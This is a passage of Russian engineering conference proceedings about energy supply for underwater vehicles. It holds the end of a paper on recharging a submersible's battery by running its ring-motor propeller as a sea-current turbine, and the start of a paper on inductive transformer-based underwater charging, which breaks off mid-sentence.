Вращающийся магнитный поток, созданный магнитоэлектрической системой возбуждения, размещенной на роторе синхронной машины, наводит в проводниках обмотки статора ЭДС. Синхронная машина работает в генераторном режиме, вырабатывает электрическую энергию переменного тока и передает ее обратимому полупроводниковому преобразователю. Обратимый полупроводниковый преобразователь работает в режиме активного выпрямителя, преобразует электрическую энергию переменного тока в электрическую энергию постоянного тока и заряжает аккумуляторную батарею. При заряде аккумуляторной батареи для согласования величины выходного напряжения обратимого полупроводникового преобразователя с напряжением аккумуляторной батареи цепи постоянного тока N модулей обратимого полупроводникового преобразователя соединены последовательно и подключены к аккумуляторной батареи. Согласование величины выходного напряжения обратимого полупроводникового преобразователя с напряжением аккумуляторной батареи осуществляется также путем изменения величины коэффициента модуляции и напряжения цепи переменного тока обратимого полупроводникового преобразователя. Диапазон регулирования коэффициента μ : 0< μ <1.

Напряжение цепи постоянного тока одного модуля обратимого полупроводникового преобразователя $U_{\rm d1}$ при работе в режиме активного выпрямителя обратно пропорционально коэффициенту модуляции

$$U_{\mathrm{d1}}$$
=1,41 $U_{\mathrm{\pi.c.m}}$, $/\mu$,

где $U_{\rm л.c.m}$ – действующее значение линейного напряжения синхронной машины при генераторном режиме работы.

$$U_{\text{л.с.м}}=(\sqrt{3})\ U_{\text{ф.с.м}};$$

 $U_{\rm \varphi.c.m}$ =4,44 $\Phi f W_{\rm \varphi} k_{\rm of}$ — действующее значение фазного напряжения синхронной машины при генераторном режиме работы; Φ — магнитный поток, создаваемый магнитоэлектрической системой возбуждения синхронной машины; $W_{\rm \varphi}$ — число витков обмотки фазы синхронной машины; $k_{\rm of}$ — обмоточный коэффициент обмотки

фазы синхронной машины; f — частота напряжения, генерируемого синхронной машиной, Γ ц.

Частота f определяется скоростью вращения ротора с размещенной на нем магнитоэлектрической системой возбуждения:

$$f=p_{_{\mathrm{II}}}n/60$$
,

где n — скорость вращения ротора синхронной машины, об./мин; $p_{_{\rm II}}$ — число пар полюсов синхронной машины.

Суммарное напряжение цепи постоянного тока полупроводникового преобразователя при заряде аккумуляторной батареи равно

$$U_{
m d\Sigma} = N U_{
m d \ 1} = 1,41 N U_{
m \tiny J.c.m} \ / \mu = 6,26 N \Phi f W_{
m d} k_{
m o6} / \mu$$
 .

Электрическая схема обратимого полупроводникового преобразователя приведена на рис. 4. Обратимый полупроводниковый преобразователь может работать в двух режимах. При двигательном режиме работы электрической машины преобразователь работает в режиме инвертора и преобразует электрическую энергию постоянного тока аккумуляторной батареи в электрическую энергию переменного тока, передаваемую в обмотку статора электрической машины. При генераторном режиме работы электрической машины преобразователь работает в режиме активного выпрямителя и преобразует электрическую энергию переменного тока, генерируемую электрической машиной в электрическую энергию постоянного тока, передаваемую на заряд аккумуляторной батареи. В цепи переменного тока активных выпрямителей должны быть установлены фильтрующие дроссели.

В первом приближении требуемое значение индуктивности дросселя может быть определено как

$$L = \frac{U_{\rm d.H}}{6\pi f_{\rm IIIUM} \Delta I_{\rm ф}},$$

где, пренебрегая более высокими гармониками:

$$\Delta I_{\Phi} = K_{\Gamma} I_{\Phi,H} \sqrt{2}$$

— амплитуда ШИМ-гармоники тока; $f_{\rm mum}$ — несущая частота ШИМ; $U_{d{\rm H}}$ — среднее значение напряжения цепи постоянного тока активного выпрямителя; $k_{\rm r}$ — коэффициент гармоник тока фазы обмотки статора; $I_{\Phi{\rm H}}$ — действующее значение тока фазы обмотки статора.

Для повышения эффективности работы винта как в штатном, так и в режиме турбины наиболее предпочтительна кольцевая конструкция синхронного машины с постоянными магнита-




Рис. 4. Электрическая схема обратимого полупроводникового преобразователя

ми. На рис. 5 приведены фотографии синхронной машины кольцевого типа под разными ракурсами.

На фото макета проекта подводного аппарата «Сарма-Д» (рис. 1) двигатель кольцевой конструкции размещен в корме подводного аппарата. На рис. 1; 5 видно, что ротор электрического двигателя образует кольцо вокруг лопастей гребного винта, что вместе с усовершенствованной формой лопастей гребного винта подавляет или вообще устраняет кавитацию. Статор электрического двигателя встроен в насадку, которая управляет потоком воды и обеспечивает повышенный упор гребного винта в расширенном диапазоне скоростей. Простые подшипники в ступице ротора несут всю нагрузку и не требуют никакого циркуляционного смазочного насоса.

Управление скоростью вращения ротора в двигательном режиме осуществляется изменением частоты напряжения, подаваемого на обмотку статора от обратимого преобразователя.

Рассмотрим пример реализации способа энергообеспечения подводного аппарата и устройство для его реализации [4].

По методике расчета параметров гребного винта, приведенной в [5], определим основные параметры гребного винта и синхронной маши-

ны для подводного аппарата с заданными параметрами.

В качестве примера принимаем значение маршевой скорости движения подводного аппарата υ_a =20 узлов=10,285 м/с. Диаметр винта D=1,3 м. Принимаем отношение шага винта h к диаметру h/D=1,1, определим величину шага винта h=(h/D) $\cdot D$ =1,1 \cdot 1,3=1,43 м. Произведение шага винта h на скорость вращения винта n представляет собой теоретическую скорость перемещения винта вдоль продольной оси подводного аппарата. Из соотношения hn_N = $\upsilon_a/(1-s)$



Puc. 5. Фотографии внешнего вида синхронной машины кольцевого типа

определим значение номинальной скорости вращения винта: $n_N = v_o/[h \cdot (1-s)]$.

Значение скольжения s принимаем равным 0.137

$$n_N$$
=10,285/(1,43 \cdot 0,863)=8,33 об./c==500 об./мин=8,33 об./с.

Окружная скорость вращения винта υ_r , т. е. скорость перемещения лопасти винта в плоскости, перпендикулярной оси винт составляет υ_r = $\pi D n_{\rm N}$ =3,14·1,3·8,33=34 м/с. Мощность электрического двигателя $P_{\rm д}$, необходимая для работы винта с заданными параметрами, определим в первом приближении (без учета потерь) по формуле, приведенной в [5]:

$$P_{\pi} = D^4 \cdot 102 \cdot \upsilon_{q} \cdot n^2/4^4$$
, л. с.

Размерности величин: υ_a — м/c; а n — об./c. При значении параметров винта D=1,3 м; $n_{\rm N}$ =8,33 об./c; υ_a =10,285 м/c мощность двигателя должна быть не менее

$$P_{\pi}$$
=1,3⁴·102·10,285·8,33²/4⁴=812,1 л. с.

или при пересчете на Ватты:

$$P_{\pi}$$
=812,1 · 736=597705 Bt = 597,7 kBt.

При заряде аккумуляторной батареи гребной винт работает в режиме турбины, а синхронной машины — в режиме генератора. Мощность $P_{\rm r}$, генерируемая синхронной машиной, определяется с учетом эффективности работы генератора и турбины: $P_{\rm r} = \eta_{\rm r} \eta_{\rm r} P_{\rm n}$, где $P_{\rm n}$ — мощность потока воды, поступающего на лопасти винта, Вт; $\eta_{\rm r}$ — КПД генератора, значение $\eta_{\rm r} = 0.85 - 0.95$; $\eta_{\rm r}$ — КПД турбины, значение $\eta_{\rm r} = 0.5 - 0.7$;

$$P_{\pi} = \rho g Q H$$
, BT,

где ρ — плотность воды, равна 1000 кг/м³; g — ускорение свободного падения, равно 9,81 м/с²; Q — расход воды, м³/с; H — скоростной напор потока воды, м; Q= $S_{\rm T}$ υ_n ; $S_{\rm T}$ — площадь сечения, через которое проходит поток воды на лопасти винта, м².

Скоростной напор потока воды H можно определить по формуле

$$H=v^2_{\pi}/2g$$
.

С учетом значений параметров, приведенных выше, мощность потока можно определить по формуле

$$P_{\pi}=0.5\rho \cdot S_{\pi} v^3$$
, BT.

При принятых в примере расчета параметрах: – размер диаметра лопастей винта D =1,3 м (площадь $S_{_{\rm T}}$ = $\pi D^2/4$ =1,327 м²), – скорость потока $\upsilon_{_{\rm H}}$ =3,084 м/с; – плотность воды ρ =1000 кг/м³.

Мощность потока можно определить по формуле: $P_{\rm II}=663 \upsilon_{\rm II}^{-3}$ Вт. Значение мощности $P_{\rm II}$ является по сути предельным значением мощности, которую можно получить от синхронного генератора без учета потерь в генераторе и турбине при заданном значении скорости потока и размерах винта. Мощность, генерируемая синхронной машиной с учетом минимально возможных значений КПД генератора $\eta_{\rm II}=0.9$ и турбины (винта) $\eta_{\rm II}=0.5$:

Скорость вращения винта, а значит и скорость вращения ротора синхронной машины, можно определить по формуле, приведенной в [2]: $n = v_{\Pi}/h$, об/с. В табл.1 приведены результаты расчета основных параметров, характеризующих работу винта в режиме турбины и синхронной машины в режиме генератора, включая и величину электрической энергии, передаваемой на заряд аккумуляторной батареи в течение одних суток, *W*з. АБ, кВт час. Результаты расчета показывают, что уже при скорости потока равной 1,542 м/с = 3 узла можно производить дозаряд аккумуляторной батареи. С увеличением скорости потока эффективность заряда аккумуляторной батареи существенно повышается. В предпоследней строке табл. 1 приведены отношения действующих значений линейного напряжения одной трехфазной обмотки при текущем значении скорости потока, $U_{\text{п.д.3}}$, к номинальному значению этого напряжения $U_{
m \scriptscriptstyle J,J,3N}$, которое будет при номинальном значении скорости вращения ротора синхронной машины, т. е. при $n_{
m N}$ =8,33 об/c=500 об/мин, $U_{_{
m Л.Д.3,}}/$ $U_{\pi,\pi,3N} = n/n_N$. Из приведенных расчетов видно, что при низких значениях скорости потока воды напряжение одной трехфазной обмотки синхронной машины недостаточно для заряда аккумуляторной батареи. Поэтому требуемый для заряда аккумуляторной батареи уровень напряжения достигается суммированием выпрямленных напряжений N однотипных полупроводниковых модулей, на входы которых подано трехфазное напряжение от N трехфазных обмоток статора синхронной машины, и регулированием коэффициента модуляции напряжения цепи переменного тока активного выпрямителя. В последней строке табл. 1 приведены значение требуемого для заряда аккумуляторной батареи коэффициента увеличения напряжения $K_{_{\mathrm{H}}}$ для каждого значения скорости потока вод.

Значения скорости морских течений в различных акваториях мирового океана указаны в Атласах океанов и проливов, например, в [6, 7], а также приведены в монографиях. Напри-

. $\begin{tabular}{ll} $Taблица$ 1 \end{tabular}$ Результаты расчета эффективности преобразования энергии морского течения в электрическую энергию

$\upsilon_{_{\rm II}}$, узлов	3	4	6	9	12
υ _п , км/час	5,556	7,408	11,112	16,668	22,224
$\upsilon_{_{\Pi}}$, m/c	1,542	2,056	3,084	4,626	6,168
P_{Π} , кВт	2,42	5,755	19,44	65,17	155,55
$P_{_{\Gamma}}$, кВт при $\eta_{_{\Gamma}}$ • $\eta_{_{T}}$ =0,45	1,09	2,59	8,75	29,53	70,0
W з. $_{ m AB}$, к $ m B$ т \cdot час за сутки	28,25	62,16	210	708,72	1680
п, об/мин	64,7	83,9	129	194	258
$U_{\scriptscriptstyle \rm J\!I,J\!I,3}/U_{\scriptscriptstyle \rm J\!I,J\!I,3}$, o.e.	0,129	0,167	0,258	0,388	0,516
К н	7,73	5,99	3,87	2,57	1,94

мер, в монографии известного ученого-гидрографа Н. И. Евгенова [8].

Из приведенной информации следует, что в мировом океане достаточно много течений, энергия которых может быть использована для эффективной зарядки аккумуляторных батарей подводного аппарата.

В том случае, когда скорость течения в заданной акватории мирового океана недостаточна для эффективного заряда аккумуляторной батареи и требуется передислокация подводного аппарата на значительное расстояние, подводный аппарат может быть закреплен на корпусе базового судна. При этом подводный аппарат находится под водой и не имеет электрической связи с электроэнергетической системой базового судна. При движении базового судна с закрепленным на корпусе подводным аппаратом встречный поток воды проходит через лопасти винта и приводит его во вращение. Скорость потока воды в этом случае определяется скоростью движения базового судна и может быть достаточно высокой, что обеспечит быстрый заряд аккумуляторной батареи без подъема подводного аппарата на борт базового судна.

Предложенный и рассмотренный в статье «Способ энергообеспечения подводного аппарата и устройство для его реализации» позволяет решить задачу энергообеспечения подводного аппарата путем преобразования энергии морского течения в электрическую энергию. В результате этого исключается необходимость в базовом судне для сопровождения подводного робота и снабжения его энергией. Увеличивается дальность и автономность работы подводного аппарата.

Библиографический список

- 1. Бардачевский Н. Н., Безсуднов Е. Ю. Состояние и перспективы применения необитаемых подводных аппаратов в области гидрографических исследований и подводной навигации // Интерэкспо Гео-Сибирь. 2013. Т. 5. Вып. 3. С. 124–128.
- 2. Аваков В. Б., Зинин В. И. Российский опыт создания воздухонезависимых энергетических установок для подводных лодок // Военный парад. 1997. № 3 (21). С. 82–84.
- 3. *Мартынов А. А.* Проектирование импульсных полупроводниковых преобразователей постоянного напряжения в постоянное напряжение: учеб. пособие. СПб.: ГУАП, 2011. 184 с.
- 4. Патент РФ 2724197 С1, МПК В63G 8/00; Н02Ј 7/14. Способ энергообеспечения подводного аппарата и устройство для его реализации / Мартынов А. А., Самсыгин В. К., Соколов Д. В. Опубл. 2020.06.22. Бюлл. № 18.
- 5. Новак Γ . M. Справочник по катерам, лодкам и моторам. 2-е изд., перераб. и доп. Л.: Судостроение, 1982. 352 с.
- 6. Атлас океанов. Тихий океан. М.: Главное управление навигации и океанографии. Министерство обороны СССР, 1974. 288 с.
- 7. Атлас океанов. Проливы мирового океана. М.: ВМФ. 1993. 392 с.
- 8. *Евгенов Н. И*. Морские течения. 2-е изд. Л.: Гидрометеоиздат, 1957. 108 с.
- 9. Донные причальные устройства для автономных необитаемых аппаратов / Г. Ю. Илларионов, А. Ф. Щербатюк, А. А. Кушнерик, А. Е. Квашнин // Двойные технологии. 2011. № 1 (54).

УДК 621.314.6

DOI: 10.31799/978-5-8088-1556-8-2021-16-252-260

А. А. Мартынов*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ЭНЕРГООБЕСПЕЧЕНИЕ ПОДВОДНЫХ АППАРАТОВ

Приведены результаты разработки и исследования устройства энергообеспечения подводного аппарата, в котором реализована индуктивная система передачи энергии на борт подводного аппарата. Результаты выполненной работы позволяют определить пути дальнейшего совершенствования характеристик систем энергообеспечения подводных аппаратов и ускорить процесс их внедрения на практике. Ключевые слова: подводный аппарат, судно-носитель, донное причальное устройство, аккумулятор, энергообеспечение, трансформатор, преобразователь.

A. A. Martynov*

PhD, Tech., Associate Professor *St. Petersburg State University of Aerospace Instrumentation

ENERGY SUPPLY OF SUBMERSIBLES

The results of the development and research of the submersible power supply device, which implemented an inductive system of transferring energy to the submarine, are presented. The results of the work done allow us to determine ways to further improve the characteristics of the power supply systems of submersibles and speed up the process of their implementation in practice.

Keywords: submersible, carrier, dock, battery, power supply, transformer, converter.

Подводные аппараты (ПА) находят широкое применение для выполнения технологических операций, \mathbf{c} обслуживанием, связанных ремонтом и профилактикой подводных трубопроводов и подводных кабельных магистралей связи, для выполнения широкого спектра научных исследований, аварийно-спасательных работ и т. п. [1-10]. Большое внимание уделяется исследованию шельфа Мирового океана на наличие полезных ископаемых. Для этих целей выполняются разработки ПА с гидро- и геоакустическими сенсорами, способными длительное время находиться в автономном плавании. Выполнение подводных работ требует больших затрат времени, а длительность работы любого ПА под водой определяется количеством электрической энергии, запасенной в его аккумуляторных батареях (АБ). Одна зарядка АБ может обеспечить работу ПА только в течение нескольких часов. Совершенно очевидно, что для выполнения большого объема подводных работ необходимо периодически пополнять энергию АБ подводного аппарата путем зарядки их от внешнего источника энергии.

Зарядку АБ подводного аппарата можно производить как на борту судна-носителя, так и под водой. Для зарядки на борту судна-носителя ПА необходимо поднять на борт. Электрическая энергия постоянного тока передается

АБ через электрический разъем, т. е. с использованием электрического контакта. Достоинством этого решения является отсутствие дополнительных промежуточных преобразователей электрической энергии, снижение потерь мощности и повышение надежности системы зарядки в целом. Основным недостатком этого решения является необходимость подъема ПА при каждой зарядке АБ. Выполнение операции подъема ПА осложняется при ухудшении метеоусловий в районе работы ПА – штормах, бурях, туманах и т. п.

Зарядка АБ подводного аппарата под водой возможна как при использовании контактного [1, 3], так и бесконтактного [4-10] способа передачи энергии. Контактный способ зарядки АБ подводного аппарата под водой имеет серьезные ограничения, вызванные необходимостью точного позиционирования ПА, а также необходимостью изоляции соединителя от морской воды, что усложняет конструкцию и снижает его надежность. При контактном способе передачи электрической энергии постоянного тока возникает коррозия положительного электрода, которая разрушает электрический контакт и снижает надежность зарядного устройства в целом. Поэтому контактный способ передачи энергии находит применение главным образом при зарядке малых подводных аппаратов [1].




Рис. 1. Схема преобразователя с индуктивной передачей энергии на борт подводного аппарата

Наилучшие перспективы для практики имеет бесконтактный способ передачи электрической энергии. Бесконтактная передача энергии на ПА реализуется главным образом с использованием электромагнитного поля [4–10]. Поэтому этот способ часто называют индукционным или индуктивным.


На рис. 1 приведена схема преобразователя с индуктивной передачей энергии на борт подводного аппарата [8].


Электрическая энергия переменного тока поступает на вход преобразователя (A, B, C) от бортовой сети переменного тока судна-носителя, выпрямляется трехфазной мостовой схемой выпрямления В1, выполненной на диодах VD1–VD6, фильтруется емкостным фильтром Сф1 и подается на вход высокочастотного однофазного инвертора, выполненного на транзисторах VT1-VT6. Выходное напряжение инвертора подается

на первичную обмотку однофазного трансформатора Т с разъемным феромагнитным сердечником. Напряжение вторичной обмотки трансформатора выпрямиляется выпрямителем В2, выполненным на диодах VD11–VD14, фильтруется емкостным фильтром Сф2 и подается на аккумулятор АБ.

Основным узлом зарядного устройства с индуктивной передачей энергии на борт подводного аппарата, во многом определяющим его характеристики, является высокочастотный двухобмоточный трансформатор Т.

Магнитопровод высокочастотного трансформатора с ферромагнитным сердечником выполняется разъемным из двух половинок. На рис. 2 приведены фотографии двух половинок сердечника трансформатора с первичной обмоткой (рис. 2, a) и вторичной обмоткой (рис. 2, b). Первичная обмотка трансформатора размещается





 $Puc.\ 2.\ \Phi$ отографии половинок сердечника трансформатора с первичной обмоткой (a) и с вторичной обмоткой (b)

на стрежне первой половинки магнитопровода, а вторичная обмотка — на стержне второй половинки сердечника магнитопровода. Первичная обмотка трансформатора вместе с инвертором напряжения и источником питания составляют передающую часть зарядного устройства и размещается на борту судна — носителя.

Вторичная обмотка трансформатора вместе с выпрямителем, сглаживающим фильтром размещаются на борту подводного аппарата. Конструктивно первичная обмотка с первой половинкой магнитопровода трансформатора и вторичная обмотка со второй половинкой магнитопровода трансформатора представляют собой разъемный стыковочный узел. Конструкция стыковочного узла должна обеспечивать соосность обмоток и требуемую плотность прилегания стыкуемых частей при выполнении операции зарядки аккумуляторной батареи. Для снижения массы и габаритов трансформатора целесообразно рабочую частоту инвертора выбирать в пределах не менее 20-25 кГц. Трансформатор в индуктивной системе передачи энергии на борт подводного аппарата может быть выполнен и без ферромагнитного сердечника (воздушные трансформаторы). Характеристики трансформатора с немагнитным зазором существенно отличаются от характеристик трансформатора без немагнитного зазора. Создание рабочих методик расчета и исследования трансформатора с немагнитным зазором является одной из основных задач при разработке и проектировании устройства для беспроводной передачи электрической энергии на борт ПА. При разработке трансформаторов с немагнитным зазором необходимо учитывать распределение магнитного поля в сердечнике, в зазоре и в пространстве, окружающем трансформатор. Решить эту задачу можно с помощью программы ELCUT. На рис. 3 приведена фотография картины распределения магнитного поля в пространстве, окружающем трансформатор. Программа ELCUT позволяет определить численные значения напряженности магнитного поля в любой точке пространства, окружающем трансформатор, что необходимо при решении вопроса повышения электромагнитной совместимости разрабатываемого устройство. Выполненные с помощью программы ELCUT исследования позволили также установить наличие магнитного поля в области немагнитного зазора, силовые линии которого распределяются перпендикулярно плоскости сердечника магнитопровода трансформатора (рис. 4), и оценить влияние его на характеристики зарядного устройства.




Рис. 3. Распределение магнитного поля в пространстве, окружающем трансформатор




Рис. 4. Распределение магнитного поля в области немагнитного зазора

Было установлено, что основными магнитными потерями в сердечнике высокочастотного трансформатора с немагнитным зазором являются потери от вихревых токов, появляющихся в листах магнитопровода сердечника трансформатора из-за появления потока выпучивания в области немагнитного зазора.

Для исследования электромагнитных процессов преобразователя была разработана математическая модель преобразователя и проведены необходимые исследования [10]. Некоторые результатов этих исследований показаны в виде осциллограмм на рис. 5-7.

Временные диаграммы, соответствующие работе зарядного устройства в режиме:

- холостого хода (рис. 5);
- номинальной нагрузки (рис. 6);
- номинальной нагрузки и подключении конденсатора к выходным зажимам вторичной обмотки трансформатора (рис. 7).

На рис. 5 приняты следующие обозначения: напряжение первичной обмотки – синий цвет;





Рис. 5. Осциллограммы напряжения первичной обмотки, вторичной обмотки и тока первичной обмотки при холостом ходе преобразователя



Puc. 6. Осциллограммы напряжения первичной обмотки, вторичной обмотки, тока первичной обмотки и тока вторичной обмотки при номинальной нагрузке

напряжение вторичной обмотки – красный цвет; ток первичной обмотки – зеленый цвет.

На временных диаграмм, приведенных на рис. 5, видно, что в режиме холостого хода трансформатор для инвертора напряжения представляет чисто индуктивную нагрузку. Ток первичной обмотки отстает от напряжения первичной обмотки на 90°. Напряжение вторичной обмотки имеет такую же прямоугольную форму, что и напряжение первичной обмотки.

Обозначения параметров, принятые на рис. 6: напряжение первичной обмотки — синий цвет; напряжение вторичной обмотки — коричневый цвет; ток первичной обмотки — зеленый цвет; ток вторичной обмотки — красный цвет

На временных диаграммах, приведенных на рис. 6, видно, что при номинальной нагрузке неизменной осталась лишь форма кривой напряжения первичной обмотки, а форма напряжения вторичной обмотки, форма кривой тока первичной обмотки изменились.

В кривой напряжения вторичной обмотки появилась «нулевая» пауза. Это временной интервал соответствует углу коммутации у. Вторичная обмотка трансформатора при этом оказывается закороченной накоротко диодами выпрямителя, находящимися в проводящем состоянии. При этом ток вторичной обмотки на временном интервале, определяемом углом коммутации, изменяется по линейному закону:

$$i_2 = I_{2m} - U_{2m}t/Ls,$$
 (1)

где I_{2m} — амплитуда тока вторичной обмотки трансформатора перед началом коммутации; U_{2m} — амплитуда напряжения вторичной обмот-

ки трансформатора перед началом коммутации; $L_{\rm S}$ — индуктивность рассеяния обмоток трансформатора, приведенная к вторичной стороне трансформатора.

Время коммутации изменяется в пределах: $0 < t < t_{\rm K}$. При $t = t_{\rm K}$ ток i_2 изменяет знак на противоположный и достигает величины $i_2 = (-I_{2m})$.

Время $t_{\scriptscriptstyle \rm K}$ связано с углом коммутации γ соотношением

$$t_{\kappa} = \gamma/\omega$$
,

где $\omega = 2\pi f$ — угловая частота выходного напряжения инвертора.

Подставив в (1) $t_{\rm K}$ = γ/ω и учитывая, что при t= $t_{\rm K}$ = γ/ω ток i_2 = $-I_{\rm 2m}$, определим величину угла коммутации γ :

$$\gamma = \frac{2x_{\rm s}}{U_{2m}}I_{2m},\tag{2}$$

где $x_{\rm s}$ = $\omega L_{\rm s}$ – индуктивное сопротивление рассеяния обмоток трансформатора, приведенное к вторичной обмотке.

Анализируя выражение (2), можно установить, что угол коммутации γ возрастает при увеличении индуктивного сопротивления рассеяния обмоток трансформатора $x_{\rm s}$ и тока вторичной обмотки трансформатора, а увеличение напряжения вторичной обмотки трансформатора U_{2m} приводит к уменьшению угла коммутации γ .

Угол коммутации оказывает влияние на величину выходного напряжения выпрямителя.

Выпрямленное напряжение вторичной обмотки U_d , подаваемое на вход AB, при $\gamma>0$ принимает импульсную форму с переменным коэф-

фициентом заполнения импульса D. Величина коэффициента заполнения импульса D зависит от величины угла коммутации γ :

$$D = (\pi - \gamma)/\pi = 1 - \gamma/\pi. \tag{3}$$

При неизменной величине напряжении на выходе инвертора U_2 среднее значение напряжение U_d зависит от величины угла коммутации γ :

$$U_d = U_2 D = U_2 (1 - \gamma / \pi).$$
 (4)

С увеличением угла коммутации среднее значение напряжения на выходе выпрямителя уменьшается.

Для режима работы зарядного устройства, осциллограммы которого приведены на рис.6, угол коммутации составляет примерно 37,5°=0,654 рад. При этом среднее значение напряжение нагрузки

$$U_d = U_2 D = U_2 (1 - \gamma/\pi) = U_2 (1 - 0.166) = 0.834 U_2.$$

Этот фактор необходимо учитывать при проектировании зарядных устройств подводных аппаратов.

Кроме этого, угол коммутации оказывает влияние на фазовый сдвиг тока и напряжения вторичной обмотки трансформатора. Даже при чисто активном характере нагрузки первая гармоника тока вторичной обмотки имеет фазовый сдвиг от первой гармоники напряжения первичной обмотки равный 0.5γ , что, в свою очередь, увеличивает фазовый сдвиг между током и напряжением первичной обмотки, тем самым уменьшает коэффициент мощности трансформатора χ .

Величина индуктивности рассеяния обмоток трансформатора, приведенная к вторичной стороне, может быть определена исходя из схемы расположения обмоток трансформатора на магнитопроводе трансформатора и размеров самих обмоток. Рассмотрим случай стержневой конструкции трансформатора и разделении обмоток трансформатора на две половинки, как это показано на рис. 2. Величина индуктивности рассеяния обмоток трансформатора, приведенная к вторичной стороне, согласно [11], может быть определена из выражения:

$$L_{\rm s} = 0.5 \frac{\mu_0}{\pi h} W_2^2 p \left(b + \frac{b_1 + b_2}{3} \right), (5)$$

где h — толщина обмотки; p — периметр среднего витка обмотки; W_2 — число витков вторичной обмотки; b — расстояние между торцами обмоток в зоне немагнитного зазора, включая и немагнитный зазор; b_1 — длина намотки первичной обмотки (по высоте стержня); b_2 — длина намотки вторичной обмотки (по высоте стержня).

Индуктивность рассеяния обмоток трансформатора прототипа зарядного устройства, рассчитанная по формуле (5), составляет 8,5 мкГн. Для режима работы трансформатора с параметрами прототипа преобразователя, значение угла коммутации, рассчитанное по формуле (2), составляет 0,644 рад=36,95°. Для этого же режима работы зарядного устройства по осциллограммам напряжения и тока вторичной обмотки трансформатора, приведенной на рис.6, можно определить значение γ =0,654 радиан. Сопоставляя результаты расчета и эксперимента по определению угла коммутации γ , можно говорить о достаточно хорошей сходимости этих результатов.

Повышение коэффициента мощности на входной цепи трансформатора можно осуществить путем уменьшения реактивной (отстающей) составляющей тока первичной обмотки, включив на зажимы вторичной обмотки трансформатора конденсатор, создающий опережающую составляющую тока вторичной обмотки и способствующий уменьшению фазового сдвига между током и напряжением первичной обмотки.

Включение конденсатора параллельно вторичной обмотки трансформатора позволяет улучшить форму кривых напряженияи тока обмоток трансформатора при номинальном режиме работы зарядного устройства. Осциллограммы кривых напряжений и токов обмоток трансформатора при включении конденсатора параллельно вторичной обмотки трансформатора приведены на рис. 7.

При расчете энергетических характеристик трансформатора с немагнитным зазором необходимо определить эквивалентную относительную магнитную проницаемость μ_3 магнитопровода трансформатора с учетом величины немагнитного зазора l_3 . Величина μ_3 определяется по формуле (6):

$$\mu_{\theta} = \frac{1}{\frac{1}{\mu} + \frac{l_{3}}{L_{cD}}},\tag{6}$$

где $\,\mu\,$ — относительная магнитная проницаемость материала магнитопровода; $l_{\rm 3}$ — длина немагнитного зазора; $L_{\rm cp}$ — средняя длина магнитной силовой линии магнитопровода.

Магнитные потери мощности в сердечнике определяются по формуле (7):

$$P_{\mathrm{Mar}} = P_{\mathrm{y} \mathrm{J}} V_{\mathrm{c}},$$
 (7)

где $V_{\rm c}$ — объем сердечника; $P_{\rm yg}$ — удельные магнитные потери, кВт/м³.

Для сердечника с немагнитным зазором и частоте напряжения от 3 до 200 кГц удельные маг-

